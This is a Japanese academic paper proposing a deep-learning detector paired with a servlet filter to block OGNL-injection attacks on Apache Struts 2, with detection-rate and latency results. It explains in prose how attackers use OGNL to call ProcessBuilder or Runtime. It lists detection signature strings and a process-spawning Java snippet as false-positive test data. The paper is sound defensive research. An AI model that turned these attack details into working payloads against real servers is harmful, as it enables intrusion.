デジタルプラクティス　Vol.10 No.2(Apr. 2019)

特集号投稿論文

# ディープラーニングを用いたStruts 2を悪用する攻撃の防御

藤本 万里子[1]　松田 亘[1]　満永 拓邦[1]

[1]東京大学

Struts 2はWebアプリケーションのフレームワークであり，多数のWebサイトや製品で用いられている．しかしながら，近年，Struts 2の脆弱性が立て続けに発見されており，国内においてもStuts2の脆弱性に起因する情報漏えい被害事例が後を絶たない．Struts 2の脆弱性を悪用する攻撃は，脆弱性情報が公開されてから攻撃が開始されるまでの期間が短く，被害が発生する前に開発者がセキュリティパッチを配布し，運用者がパッチを適用することが難しい状況にある．そのような背景から，Webアプリケーションに対する攻撃への技術的な対策として，シグネチャベースのWeb Application Firewall（WAF）やフィルターが用いられる．しかしながら，これらはあらかじめ定義したシグネチャに基づいて特徴的なリクエストを遮断するものであり，Webアプリケーションの内容やユーザが送信するリクエストの特徴によっては，誤検知が発生する可能性がある．そこで本稿では，リクエストに含まれる文字列に対してディープラーニングの処理を適用し，特徴的なリクエストを検知することにより，正規のリクエストと攻撃リクエストを見分け，さらに攻撃リクエストを遮断する手法を提案する．

## 1. はじめに

Struts 2[1]はMVC（Model/View/Controller）モデルに基づくJava言語のWebアプリケーション開発用フレームワークである（**図1**）．




図1　Struts 2の概要

Struts 2は脆弱性が多く，2016年以降から本稿執筆時点（2018年7月24日）までで，30件の脆弱性が見つかっている[2]．Struts 2の脆弱性が見つかると，Struts 2を利用しているWebアプリケーションが攻撃を受ける可能性があるため影響範囲が広い．また，Struts 2はオープンソースであり，脆弱性が公開されると数時間で攻撃コードが公開され，攻撃が開始されることがある．そのため，被害が発生する前に開発者がセキュリティパッチを配布し，運用者がそれを適用することが難しい状況にある．Webアプリケーションに対する攻撃の防御策として，予め定義したシグネチャ☆1に基づいて不審なリクエストを遮断するシグネチャベースのWAF☆2やフィルター[3]が挙げられる．ただし，製品によってはネットワーク構成の変更などが必要になり，導入が難しい場合もある．また，シグネチャに基づいた検知の課題として，シグネチャ更新が間に合わないこともあり，文献[4]の事例では約72万件の個人情報が漏洩している．さらに，Webアプリケーションの内容やユーザが送信するリクエストの特徴によっては，誤検知が発生し，正規のリクエストを遮断してしまう可能性や見逃しが発生する可能性がある．そこで本稿では，リクエストに含まれる文字列に対してディープラーニングの処理を実行して，特徴的なリクエストを検知することにより，正規のリクエストとStruts 2の脆弱性を悪用する攻撃リクエストを見分ける手法を提案する．本稿では，Struts 2の脆弱性の中でも，近年特に多く見られるOGNL[5]に起因する脆弱性に着目する．さらに，Struts 2サーバで標準で利用できるサーブレットフィルタとディープラーニングを連携させることで，攻撃と判断したリクエストをリアルタイムに遮断する方法（**図2**）を提案する．




図2　提案手法の概要

## 2. Struts 2の脆弱性を悪用する攻撃

本章では，OGNLに起因するStruts 2 の脆弱性とその攻撃手法について述べる．

### 2.1 Object Graph Navigation Language（OGNL）

OGNLは，View（Webページ）を実装するコンテンツからModelを実装するJavaクラスにアクセスするための式言語 である．Struts 2はOGNLを用いたアプリケーションの開発をサポートしており，Struts 2内部のプログラムにおいても使われている．**図3**はOGNLの例で，「%{}」で囲った太字部分がOGNLである．

```
<OGNL を使用する View コンテンツの例>
<s: property value="%{sampleList.size}"/>
<s: property value="%{sampleList[0]}"/>
<Model を実装する Java クラス>
public class SampleAction extends ActionSupport {
  private  List<String> sampleList;
  ……
```

図3　OGNLの記述例

OGNLを使うとViewコンテンツをシンプルに実装できる一方，OGNLによって任意の Java コードを実行できるため，使い方によっては，セキュリティ問題を引き起こすリスクもある．

### 2.2　OGNLに起因する脆弱性

2016 年以降から本稿執筆時（2018年7月24日）までで，Struts 2には30 件の脆弱性が見つかっており，そのうちOGNL に起因する脆弱性は9件である．本稿では，OGNL に起因する脆弱性の中でも深刻な情報漏えいなどを引き起こす可能性が高い以下の条件に該当する脆弱性（**表1**）を対象とする．

表1　本稿で対象とする脆弱性[6][7][8][9][10]

| CVE 識別番号 | アドバイザリー番号 | 脆弱性の特徴 |
|---|---|---|
| CVE-2016-3081 | S2-032[6] | リクエスト URI(クエリ)に含まれる OGNL を評価してしまう |
| CVE-2016-3087 | S2-033[7] | リクエスト URI に含まれる OGNL を評価してしまう |
| CVE-2016-4438 | S2-037[8] | |
| CVE-2017-5638 | S2-045[9] | ContentType に含まれる OGNL を評価してしまう |
| CVE-2017-9791 | S2-048[10] | リクエストパラメータに含まれる OGNL を評価してしまう |

（1）任意のコード実行を引き起こし，security ratingが“High”以上の脆弱性　かつ

（2）攻撃コードが公開されている脆弱性

なお，S2-046[11]も前述の条件に該当するが，S2-046はマルチパート 形式のリクエストを処理する際の脆弱性であり，サーブレットの仕様上，マルチパート形式のリクエストを読み取るのが難しいことから，本稿の対象外とする．

### 2.3 OGNLを悪用する攻撃手法

OGNLに起因する複数の脆弱性が存在するが，本質的な原因は共通しており，Struts 2がリクエストに含まれる文字列を意図せずOGNLとして評価してしまうことが原因である．攻撃手法にも共通点があり，OGNLを含むリクエストを送る手法が用いられる．ただし，攻撃コードが指定される部分はヘッダやボディなど脆弱性によって異なる．攻撃者はRuntime，ProcessBuilderなどの任意のプロセスを起動できるJavaの関数を実行するOGNLをリクエストにふくめて送信することで，Strutsサーバ上で任意のコマンドを実行しようと試みる．

## 3. 関連研究

Struts 2をはじめ，Webアプリケーションに対する攻撃を検知・防御する研究が行われている．本章ではそれらの研究について述べる．

### 3.1 Struts 2への攻撃検知・防御に関する研究

本節では，Struts 2への攻撃の検知・防御に関する既存研究について述べる．（株）インターネットイニシアティブはStruts 2の攻撃を遮断するためのシグネチャを公開しており，OGNLを記載するための文字列「%{.*}」「${.*}」を遮断する方式を提案している[12]．ただし，この方式では，S2-032，S2-037などの攻撃リクエストに上記パターンが含まれないため，誤検知が発生する．筆者らは，検知率の向上を目的にOGNLの脆弱性を悪用する攻撃リクエストに共通的に含まれる特定のJavaクラス名などを抽出した手法を提案した[3]．しかし，Javaクラスやプロパティの名前が変更された場合や，攻撃者がノイズの混入や動的なコード生成などにより検知の迂回を試みた場合には，False Negative（攻撃であるにもかかわらず正常と判断すること）が発生する可能性がある．攻撃者はさまざまな手法で検知の迂回を試みる可能性があるが，典型的な例を**付録B**に記載する．**例1**の様にスペースを混入された場合，シグネチャで「ognl.OgnlContext」という文字列をマッチングしている場合には，検知を迂回することが可能になる．**例2**の様に動的にコードを生成された場合，シグネチャで「java.lang.ProcessBuilder」という文字列をマッチングしている場合には，検知を迂回することが可能になる．

また，シグネチャに該当する文字列が入力される可能性があるWebサイトにおいては，正規のリクエストを遮断してしまう可能性がある．よって，正規のリクエストを疎通しつつ，より多くの種類の攻撃を防ぐことができる手法が必要である．

### 3.2 ディープラーニングや機械学習を用いた攻撃検知に関する研究

本節では，ディープラーニングや機械学習を用いたアノマリ検知に関する既存研究について述べる．ディープラーニングや機械学習を用いて文章やログなどの文字列を解析する構文解析について研究が行われている[13] [14] [15] [16] [17]．Yoshihiro Andoらは，文章の類似性などを用いて分類するディープラーニング手法であるRNNおよび，RNNを改良したLong Short-Term Memory（以下「LSTM」）という手法を用いて，Webサイトに関するアクセスログを解析した結果，両方の手法とも高い精度での不審な挙動検知を達成している[14]．また，Pankaj Malhotraらは，スペースシャトルやエンジンのデータセットに対してRNNとLSTMを用いて分析を行い，不正な挙動に関するアノマリ検知を行っている．本研究では，LSTMがRNNより高い

検知率を達成している[16]．Cheng Fengらは，制御システムネットワークに流れるトラフックに対して7種類のディープラーニング手法を用いた結果，LSTMが最も高い検知率となっている[15]．

構文解析の手法としては，単語の出現順序を考慮する手法と考慮しない手法があり，RNNやLSTMについては順序を考慮する手法である．一方，単語の出現順序を考慮しない手法については，単語の出現頻度によって文章の類似性などを分類するBag of Words（BoW）という機械学習手法が一般的に使われており，Malek Ben Salemらは，BoWを用いて，コマンドを分析し，攻撃者が正規のユーザになりすました攻撃を検知している[17]．既存の研究において，単語の出現順序を考慮した手法としてはLSTMが優れており，また単語の出現順序を考慮しない手法ではBoWが広く使われている.これらの結果を踏まえ，本稿では分析手法としてLSTMおよびBoWを採用し，検証を行うこととする．

## 4. 本稿の貢献

本節では，既存手法と比較した提案手法の特徴および本稿の貢献について述べる．

・ディープラーニングを用いたリアルタイム分析と即時遮断による攻撃回避： OGNLを悪用する攻撃リクエストは，脆弱性が異なっていても，類似したパターンであることが多い．付録AにOGNLに起因する脆弱性を悪用する攻撃リクエストの例を掲載しているが，脆弱性が異なっても，OGNLを用いてJavaコードを実行するための特徴的なコード（OgnlContext，DEFAULT_MEMBER_ACCESSへのアクセスなど）や，Javaコードから外部プロセスを起動するための特徴的なコード（ProcessBuilder，Runtimeの使用など）を含んでおり，類似した攻撃リクエストが用いられていることが分かる．したがって，ディープラーニングで特徴的なリクエストを検知することで，検知が迂回されたり，Struts 2の未知の脆弱性を悪用する攻撃が行われた場合においても，検知できる可能性が高い．さらに，サーブレットフィルタと連携させ，攻撃と判断したリクエストをリアルタイムに遮断することで，攻撃を回避することが可能である．
・実運用に耐え得る性能を達成：提案手法の導入によるWebサイトの応答時間の増加は，実運用に耐え得るレベルであることを評価で確認済である．
・導入が容易かつ低コスト： Struts 2サーバ上で標準で利用できるサーブレットフィルタの機能を使用して，攻撃リクエストの遮断を行うため，商用WAFと比べて，比較的低コストかつ容易に既存システムに導入することができる．また，シグネチャを更新する必要がないため，運用コストを削減できる．

## 5. 提案手法

本稿では，ディープラーニングを用いて，Struts 2に対するリクエストを正規のリクエストであるか攻撃リクエストであるかを判別し，攻撃リクエストと判断した場合，サーブレットフィルタの機能を用いて，リクエストをリアルタイムに遮断する手法を提案する．

### 5.1 提案手法で用いる技術

#### 5.1.1 ディープラーニング

ディープラーニングとは大量の入力データから特徴を特徴モデルとして抽出し，未知のデータを解析する技術である．入力データと期待する出力（正解ラベル）を用いて学習する手法を教師あり学習と呼ぶ．Struts 2の脆弱性を悪用する攻撃リクエストが公開されているため，本稿ではそれらの攻撃リクエストと正規のリクエストを学習データとして，教師あり学習を行い，正規のリクエストと攻撃リクエストを分類する．

### 5.1.2 サーブレットフィルタ

サーブレットはJavaで実装されたWebアプリケーションのサーバサイドプログラムで，MVCモデル☆5ではControllerの役割を持つ．サーブレットフィルタは，サーブレットの前に実行されるプログラムで，リクエストのフィルタリング処理や，サーブレット間で共通して必要な処理などを実装するためのプログラムである（**図4**）．




図4　サーブレットフィルタの概要

サーブレットフィルタで攻撃の可能性があるリクエストを遮断することで，攻撃リクエストがModelに届くことを防ぐことができる．

## 5.2　提案手法のアルゴリズム

### 5.2.1　提案手法の概要

提案手法は，以下２つのサーバで構成される．

・Strutsサーバ：Struts 2を使用するWebアプリケーションおよび防御用のサーブレットフィルタが稼働するサーバ

・AIサーバ：リクエストの特徴に関する学習モデルを保持し，入力された文字列が正規のリクエストであるか，攻撃リクエストであるかを判定して，結果を返却するサーバ

提案手法の処理の流れを**図5**に示す．




図5　提案手法の処理の流れ

1） Strutsサーバがリクエストを受信すると，防御用のサーブレットフィルタが実行され，検査対象（**表2**）とするリクエストの項目を抽出する

表2　検査対象

| |
|---|
| リクエスト URI |
| GET メソッドで送信されたパラメータ |
| リクエストヘッダ |
| POST メソッドで送信されたパラメータ |

2） 1）で抽出した文字列をパラメータとして，AIサーバのディープラーニング用プログラムを呼び出す．
3） AIサーバは，受け取った文字列を入力データとしてディープラーニングの処理を適用し，正常リクエストか攻撃リクエストかを識別する．
4）正常リクエストであれば201を，攻撃リクエストであれば202を結果コードとして返却する．
5-A）結果コードが201の場合，正常リクエストと判断し，リクエストを通過させる．
5-B）結果コードが202の場合は攻撃と判断し，リクエストを遮断する．

### 5.2.2　ディープラーニングのための前処理

本節では，提案手法におけるディープラーニングのための前処理について記載する．

1. データセットの抽出：リクエストメッセージから表2に示す検査対象項目を抽出する．
2. URLデコード：受信したリクエスト文字列はURLエンコード☆6されている場合がある．URLエンコードの方式はWebクライアントに依存するため，URLエンコードが行われた状態では，学習や学習モデルとの照合が正しくできない可能性がある．そのため，各項目を抽出後，URLデコードを行った状態で，学習および評価を行う．
3. 文字列のベクトル化：リクエストメッセージに含まれる文字列をディープラーニングにおいて学習データおよび評価データとして使用するために，「5.2.3 ディープラーニングのアルゴリズム」に示すベクトル化方法で数値に変換する．

### 5.2.3　ディープラーニングのアルゴリズム

本節では，ディープラーニングを用いた検知アルゴリズムの詳細について述べる．

● ディープラーニングの手法

提案手法では，リクエストに含まれる文字列に対してディープラーニングを適用する．構文解析の手法として，1）単語の順番を考慮しない手法　および2）単語の順番を考慮する手法に分類される．本稿では，両手法を適用し，結果を比較する．

1）の具体的手法としては，単語の出現頻度によって文章の類似性などを分類するBag of Words（BoW）を用いる．2）の主な手法として，RNNとLSTMが存在する．RNNでは入力データが長いと，うまく学習モデルを更新できない勾配消失という事象が発生するのに対し，勾配消失を緩和した手法LSTM[18]は，既存研究でも高い検知率を達成してるため，本稿ではLSTMを採用する．

● 学習の方法

正規のリクエスト，および攻撃リクエストそれぞれに教師データを付与する（**表3**）．Struts 2の攻撃に対する特徴を学習させることで，未知のリクエストを入力した際に特徴モデルと比較を行い，それが正常であるか攻撃であるかを分類することができる．本稿では，攻撃リクエストとして，対象とする脆弱性の中で最も過去に公開されたS2-032の脆弱性を悪用する攻撃リクエストを学習させる．

表3　学習データと評価データ

| 入力データ | 件数 | 正解ラベル | 用途 |
|---|---|---|---|
| S2-032 の攻撃リクエスト | 314 | attack | 学習 |
| | 72 | attack | 評価 |
| S2-037 の攻撃リクエスト | 72 | attack | 評価 |
| S2-045 の攻撃リクエスト | 72 | attack | 評価 |
| S2-048 の攻撃リクエスト | 72 | attack | 評価 |
| 正規のリクエスト（自然言語） | 6866 | normal | 学習 |
| | 1999 | normal | 評価 |

● 文字列のベクトル化の方法

リクエストメッセージに含まれる文字列をディープラーニングにおいて学習データおよび評価データとして使用するため数値に変換し，ベクトルとして扱う．文字列をベクトル化する代表的な手法として，**表4**に示す2つの手法が挙げられる．本稿では，両手法を適用し，結果を比較する．

表4　文字列のベクトル化の手法

| 手法 | 概要 |
|---|---|
| One-hot | 対応する単語を「1」，対応しない単語を「0」で表現するベクトル化方式. |
| embedding | 単語の意味や関連性を考慮したベクトル化方式. |

### 5.2.4　AIサーバの実装方式

ディープラーニング用プログラムの実装には，Python上で動作するディープラーニングライブラリであるKerasを用いる．一方，サーブレットフィルタはJavaで実装する必要があり，異なるプログラミング言語で実装されたシステム間で連携を行う仕組みとして，**表5**に示す実装方式を比較検討する．性能を比較した結果，より高速なREST APIを採用することとする．比較結果の詳細は第6.3.3項に記載している．

表5　AIサーバの実装方式[☆7]

| | |
|---|---|
| REST API | ディープラーニング用プログラムを REST API[☆7] として実装し，HTTP リクエストを通じて呼び出す．この場合，必要なライブラリや学習モデルなどを予めロードし，メモリ上に保持することができる. |
| プロセス呼び出し | Struts サーバにディープラーニング用プログラムを配置し，サーブレットフィルタから外部プロセスとして実行する．この場合，ライブラリや学習モデルの読み込み処理を，リクエストが来るたびに毎回行う必要がある. |

### 5.2.5　サーブレットフィルタの実装方式

本節では，提案手法で使用するサーブレットフィルタの実装方式について述べる．

● 防御用サーブレットフィルタの実装

防御用のサーブレットフィルタとして利用するJavaクラスを作成する必要がある．javax.servlet.Filterインタフェースを実装し，doFilterメソッドにリクエストのフィルタリングロジックを定義することで，特定の条件に該当するリクエストを許可したり，遮断することができる.提案手法では，防御用のサーブレットフィルタからディープラーニングの処理を呼び出し，判定結果によって，リクエストの許可，遮断を行う．サンプルプログラムは[19]に公開している．

● 検査対象

サーブレットフィルタはリクエストメッセージの内容を取得する機能を持ち，これを利用してリクエストメッセージを検査する．攻撃コードはリクエストメッセージの様々な部分に指定されることが分かっているため，表2に示すリクエストメッセージの項目を検査対象とする．

● サーブレットフィルタの適用

作成したサーブレットフィルタを使用して防御するためには，対象 Webアプリケーションのweb.xml☆8に防御用サーブレットフィルタの設定を追記する．注意事項として，サーブレットフィルタは複数定義することが可能で，定義した順に実行される．防御用サーブレットフィルタは全てのサーブレットフィルタの前に定義する必要がある．web.xmlの例を[19]に公開している．

## 6. 評価

### 6.1 評価環境

評価環境は**表6**の通りである．

表6 評価環境

| | Struts サーバ | AI サーバ |
|---|---|---|
| OS | CentOS 7 | CentOS 7 |
| プログラミング言語 | Java 1.8 | Python 3.6 |
| Web サーバ | Apache Tomcat 8.5.5 | Flask 0.12 |

### 6.2 評価内容

本節では，提案手法の有効性を検知率と性能の観点から評価する．検知率に関しては，**表7**に示すパターンで検証を行う．

表7　評価パターン（検知率）[3]

| 手法 | アルゴリズム | ベクトル化手法 |
|---|---|---|
| ディープラーニング | BoW | one-hot |
| | LSTM | Embeddings |
| シグネチャ | 既存研究[3]に示されるシグネチャ | — |

性能に関しては，表5に示すパターンで検証を行う．

### 6.2.1　検知率の評価

提案手法を用いた攻撃リクエストの検知精度を評価するために，学習するデータと評価に用いるデータを分離する（表3）．公開されているS2-032の脆弱性の攻撃コードを用いて送信したリクエストを学習データとし，攻撃データとして学習させる．脆弱性の悪用が成功した際に実行するコマンドを変化させ，複数の攻撃リクエストを学習させる．その他の脆弱性（S2-033, S2-037, S2-045, S2-048）の攻撃リクエストについては，学習データからは除外し，評価のために使用する．評価データについても，実行するコマンドを変化させて，複数の攻撃リクエストを評価する．検証の結果を以下のように分類する．

- True Positive （TP）：攻撃コードを送信し，攻撃として判定したもの
- True Negative （TN）：正規のリクエストを送信し，正規のリクエストと判定したもの
- False Positive （FP）：正規のリクエストを送信したが，攻撃として判定したもの
- False Negative （FN）：攻撃コードを送信したが，攻撃ではないと判定したもの

検知精度は以下のように評価する．

- Precision : TP /（TP + FP）で算出する
- Recall : TP /（TP + FN）で算出する

### 6.2.2　False Positiveに関する評価

False Positive （攻撃でないリクエストを攻撃と判断すること）の可能性に関する評価を実施する．評価に用いるデータは，既存研究で紹介されている検知用のシグネチャやJavaコードなど，False Positiveが発生する可能性が高いと考えられるデータや通常の自然言語を使用する（**表8**）．

表8　False Positiveに関する評価に用いるデータ☆9[20]

| | リクエストに含まれる文字列 | 概要 |
|---|---|---|
| 1 | OgnlContext | [12]で紹介されている検知用のシグネチャ☆9 |
| 2 | OgnlUtil | |
| 3 | #context | |
| 4 | @DEFAULT_MEMBER_ACCESS | |
| 5 | #_memberAccess | |
| 6 | java.lang.ProcessBuilder | |
| 7 | java.lang.Runtime | |
| 8 | Class<?> c = java.lang.Class.forName("java.lang.ProcessBuilder"); Object myObj = c.getConstructor(java.util.List.class).newInstance(java.util.Arrays.asList("touch","/var/tmp/exploit")); | OGNL を使用しない Java コード（左記は一例） |
| 9 | @System@out.println("Foo: " + foo), foo #{"one": 1B, "two": 2B, "three": 3B} @java.io.File@listRoots() | OGNL を使用する攻撃ではない Java コード（左記は一例） |
| 10 | “Large Movie Review Dataset”[20]からダウンロードした映画のレビューコメント | 通常の自然言語(英語) |

### 6.2.3　性能評価

本提案手法の導入により，性能に対する影響が懸念されるため，性能評価として，StrutsサーバのWebアプリケーションにリクエストを送信した際の応答時間を測定する．具体的には，Strutsサーバが受信したリクエストをAIサーバに転送し，ディープラーニングの処理を行って，Strutsサーバに返却後，ユーザに応答を返却するまでの時間の測定を行う．比較対象は以下とする．

[A] 提案手法適用前 （サーブレットフィルタ無）

[B] BoW/one-hot （REST API）
[C] LSTM/Embedding （REST API）
[D] LSTM/Embedding （プロセス呼び出し）

POSTリクエストで200文字（計1,788バイト）を送信した際のレスポンス時間を1,000回測定し，平均を算出する．

### 6.3 評価結果

#### 6.3.1 検知率の評価

検知率を**表9**に示す．また，各脆弱性を悪用する攻撃の防御可否を**表10**に示す．

表9 検知率

| | BoW/ one-hot | LSTM/ Embeddings | シグネチャ |
|---|---|---|---|
| 総件数 | 2348 | 2431 | 3152 |
| TP | 334 | 288 | 326 |
| TN | 2011 | 1999 | 2826 |
| FP | 0 | 0 | 0 |
| FN | 3 | 72 | 0 |
| Recall | 0.99 | 0.80 | 1.00 |
| Precision | 1.00 | 1.00 | 1.00 |

表10 各脆弱性の検知・防御可否[6][7][8][9][10]

| 脆弱性 | 結果 | | |
|---|---|---|---|
| | BoW/ one-hot | LSTM/ Embeddings | シグネチャ |
| S2-032[6] | ○ | ○ | ○ |
| S2-033[7] | ○ | ○ | ○ |
| S2-037[8] | ○ | ○ | ○ |
| S2-045[9] | ○ | × | ○ |
| S2-048[10] | ○ | ○ | ○ |

○: 検知・防御可能　×: 検知・防御不可

BoWはすべての脆弱性を悪用する攻撃を検知できた．これは，攻撃リクエストに含まれる特徴的な単語をBoWによって抽出することが出来たことが原因と考える．一方，LSTMではS2-045を悪用する攻撃リクエストは検知不可であった．これは，S2-033,S2-037,S2-048の脆弱性を

悪用するリクエストが，学習データとして用いたS2-032を悪用するリクエストと類似しているのに対し，S2-045の攻撃リクエストは， OGNLの記述形式が異なるため，単語の順序を考慮するLSTMでは攻撃として見分けることができなかったことが原因と考えられる．

また，第3.1節に記載した通り，攻撃者は様々な手法で検知の迂回を試みる可能性がある．付録Bに示す様な典型的な手法によって，スペースを混入したり，動的にコードを生成するなどの検知迂回が試みられた場合，提案手法を用いて攻撃リクエストを検知することが可能であった．これは，検知の迂回が試みられた場合においても，ディープラーニングが攻撃リクエストの特徴を検知することが可能であったと考えられる．

### 6.3.2 False Poistiveに関する評価

結果を**表11**に示す．

表11 False Positiveに関する評価に用いるデータ

| | 結果 | | |
|---|---|---|---|
| | BoW/ one-hot | LSTM/ Embeddings | シグネチャ |
| 1 | TN(成功) | TN(成功) | FP(誤検知) |
| 2 | TN(成功) | TN(成功) | FP(誤検知) |
| 3 | TN(成功) | TN(成功) | FP(誤検知) |
| 4 | TN(成功) | TN(成功) | FP(誤検知) |
| 5 | TN(成功) | TN(成功) | FP(誤検知) |
| 6 | TN(成功) | TN(成功) | FP(誤検知) |
| 7 | TN(成功) | TN(成功) | FP(誤検知) |
| 8 | TN(成功) | TN(成功) | FP(誤検知) |
| 9 | TN(成功) | TN(成功) | TN(成功) |
| 10 | TN(成功) | TN(成功) | TN(成功) |

結果より，Javaコードをやりとりするような IT技術系のサイトなどの場合においても，False Positiveの発生が抑止できることが予想される．

### 6.3.3 性能評価

結果を**表12**に示す．なお，プロセス呼び出しについては，応答時間が著しく遅かったため，測定回数を100回とした．

表12　性能測定結果

| 手法 | 応答時間(秒) |
|---|---|
| 適用前 | 0.07 |
| REST API(BoW) | 0.26 |
| REST API(LSTM) | 0.21 |
| プロセス呼び出し | 32.44 |

AIサーバをREST APIで実装した場合，適用前と比較して，レスポンス応答時間が遅くなったものの，運用に支障を与えない範囲であると考える．一方，プロセス呼び出しの場合は，レスポンス応答時間が著しく遅くなった．この結果から，CPU，メモリ等のリソースを必要とするディープラーニングの処理も，REST API化することで，性能への影響を抑えることが可能であると言える．

## 7. おわりに

Struts 2はWebアプリケーションの開発において便利な反面，脆弱性が見つかった際の影響が大きい．また，攻撃が開始されるまでの期間が短く，防御するのが難しいため，運用面における防御策を適用することが重要である．本稿では，OGNLに起因する脆弱性を悪用する攻撃に着目し，ディープラーニングで正規のリクエストと攻撃リクエストを見分け，攻撃と判断したリクエストをサーブレットフィルタで遮断することで，低コストに防御する方法について提案した．特に，ディープラーニングのアルゴリズムとしてBoWを使用した場合に高い検知率を達成した．提案手法の導入により，性能が多少劣化したが，運用には支障がないレベルの劣化であることを評価で確認している．また，提案手法はStruts 2サーバ上で標準で利用できるため，WAFのシグネチャが配布されるまでの回避策としても有効であると考える．

OGNLに起因する脆弱性を悪用する攻撃は類似したリクエストが用いられる可能性が高い．付録AにOGNLに起因する脆弱性を悪用する攻撃リクエストの例を掲載しているが，脆弱性が異なっても，OGNLを用いてJavaコードを実行するための特徴的なコード（OgnlContext，DEFAULT_MEMBER_ACCESSへのアクセスなど）や，Javaコードから外部プロセスを起動するための特徴的なコード（ProcessBuilder，Runtimeの使用など）を含んでおり，類似した攻撃リクエストが用いられていることが分かる．したがって，提案手法は今後OGNLに起因する脆弱性が見つかった場合においても活用できると考える．今後は，False Negativeの調査を踏まえて，検知率向上を目指して手法を改善する予定である．さらには，本手法を用いた以下の可能性について，継続して調査および評価を進める予定である．

・OGNL以外のStruts 2に対する攻撃の検知：本研究では，OGNLを悪用する攻撃に着目したが，Struts 2の脆弱性を悪用する攻撃は，OGNL以外にも存在し，多くは攻撃リクエストにJavaコードが含まれる[21]．本研究の結果より，ディープラーニングを用いてJavaコードの特徴を抽出することに成功していることから，OGNL以外のStruts 2に対する攻撃も検知できる可能性が高いと考えている．

・SQLインジェクションなど，汎用的なWebアプリケーションに対する攻撃の検知：SQLインジェクションやOSコマンドインジェクションなどの攻撃は，リクエストに記号やコマンドの様

な文字列が多く含まれることが特徴である[22]．これらのパターンは通常時のリクエストには含まれないことが多いため，本手法を応用することによって検知できる可能性が高いと考えている．

**参考文献**


1）The Apache Software Foundation : Apache Struts, https://struts.apache.org/
2）The Apache Software Foundation : Apache Struts Security Bulletins, https://cwiki.apache.org/confluence/display/WW/Security+Bulletins
3）藤本万里子，松田　亘，満永拓邦：OGNLの実行に起因するStruts 2の脆弱性に対する防御手法の提案，コンピュータセキュリティシンポジウム（2017）．
4）GMOペイメントゲートウェイ株式会社：再発防止委員会の調査報告等に関するお知らせ，https://corp.gmo-pg.com/newsroom/pdf/170501_gmo_pg_ir-kaiji-02.pdf
5）The Apache Software Foundation : OGNL, https://struts.apache.org/tag-developers/ognl.html
6）The Apache Software Foundation : S2-032, https://struts.apache.org/docs/s2-032.html
7）The Apache Software Foundation : S2-033, https://struts.apache.org/docs/s2-033.html
8）The Apache Software Foundation : S2-037, https://struts.apache.org/docs/s2-037.html
9）The Apache Software Foundation : S2-045, https://struts.apache.org/docs/s2-045.html
10）The Apache Software Foundation : S2-048, https://cwiki.apache.org/confluence/display/WW/S2-048
11）The Apache Software Foundation : S2-046, https://cwiki.apache.org/confluence/display/WW/S2-046
12）Internet Initiative Japan : Internet Infrastructure Review, Vol.35 (Jun.2017).
13）Pan, y., Sun, F., White, J., Schmidt, C. D., Staples, J. and Krause, L. : Detecting Web Attacks with End-to-End Deep Learning (2018) .
14）Ando, Y., Gomi, H. and Tanaka, H. : Detecting Fraudulent Behavior Using Recurrent Neural Networks, Computer Security Symposium (2016).
15）Feng, C., Li, T. and Chana, D. : Multi-level Anomaly Detection in Industrial Control Systems via Package Signatures and LSTM networks, 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (2017).
16）Malhotra, P., Vig, L., Shroff, G. and Agarwal, P. : Long Short Term Memory Networks for Anomaly Detection in Time Series error vector, 23rd European Symposium on Artificial Neural Networks (2015).
17） Salem, M. B. and Stolfo, S. J., Columbia University : Detecting Masqueraders : A Comparison of One-Class Bag-of-Words User Behavior Modeling Techniques, Security and Communication Networks archive Volume 5 Issue 8, August (2012).
18）Hochreiter, S. and Schmidhuber, J. : Long shortterm memory, Neural Comput 9 (1997).
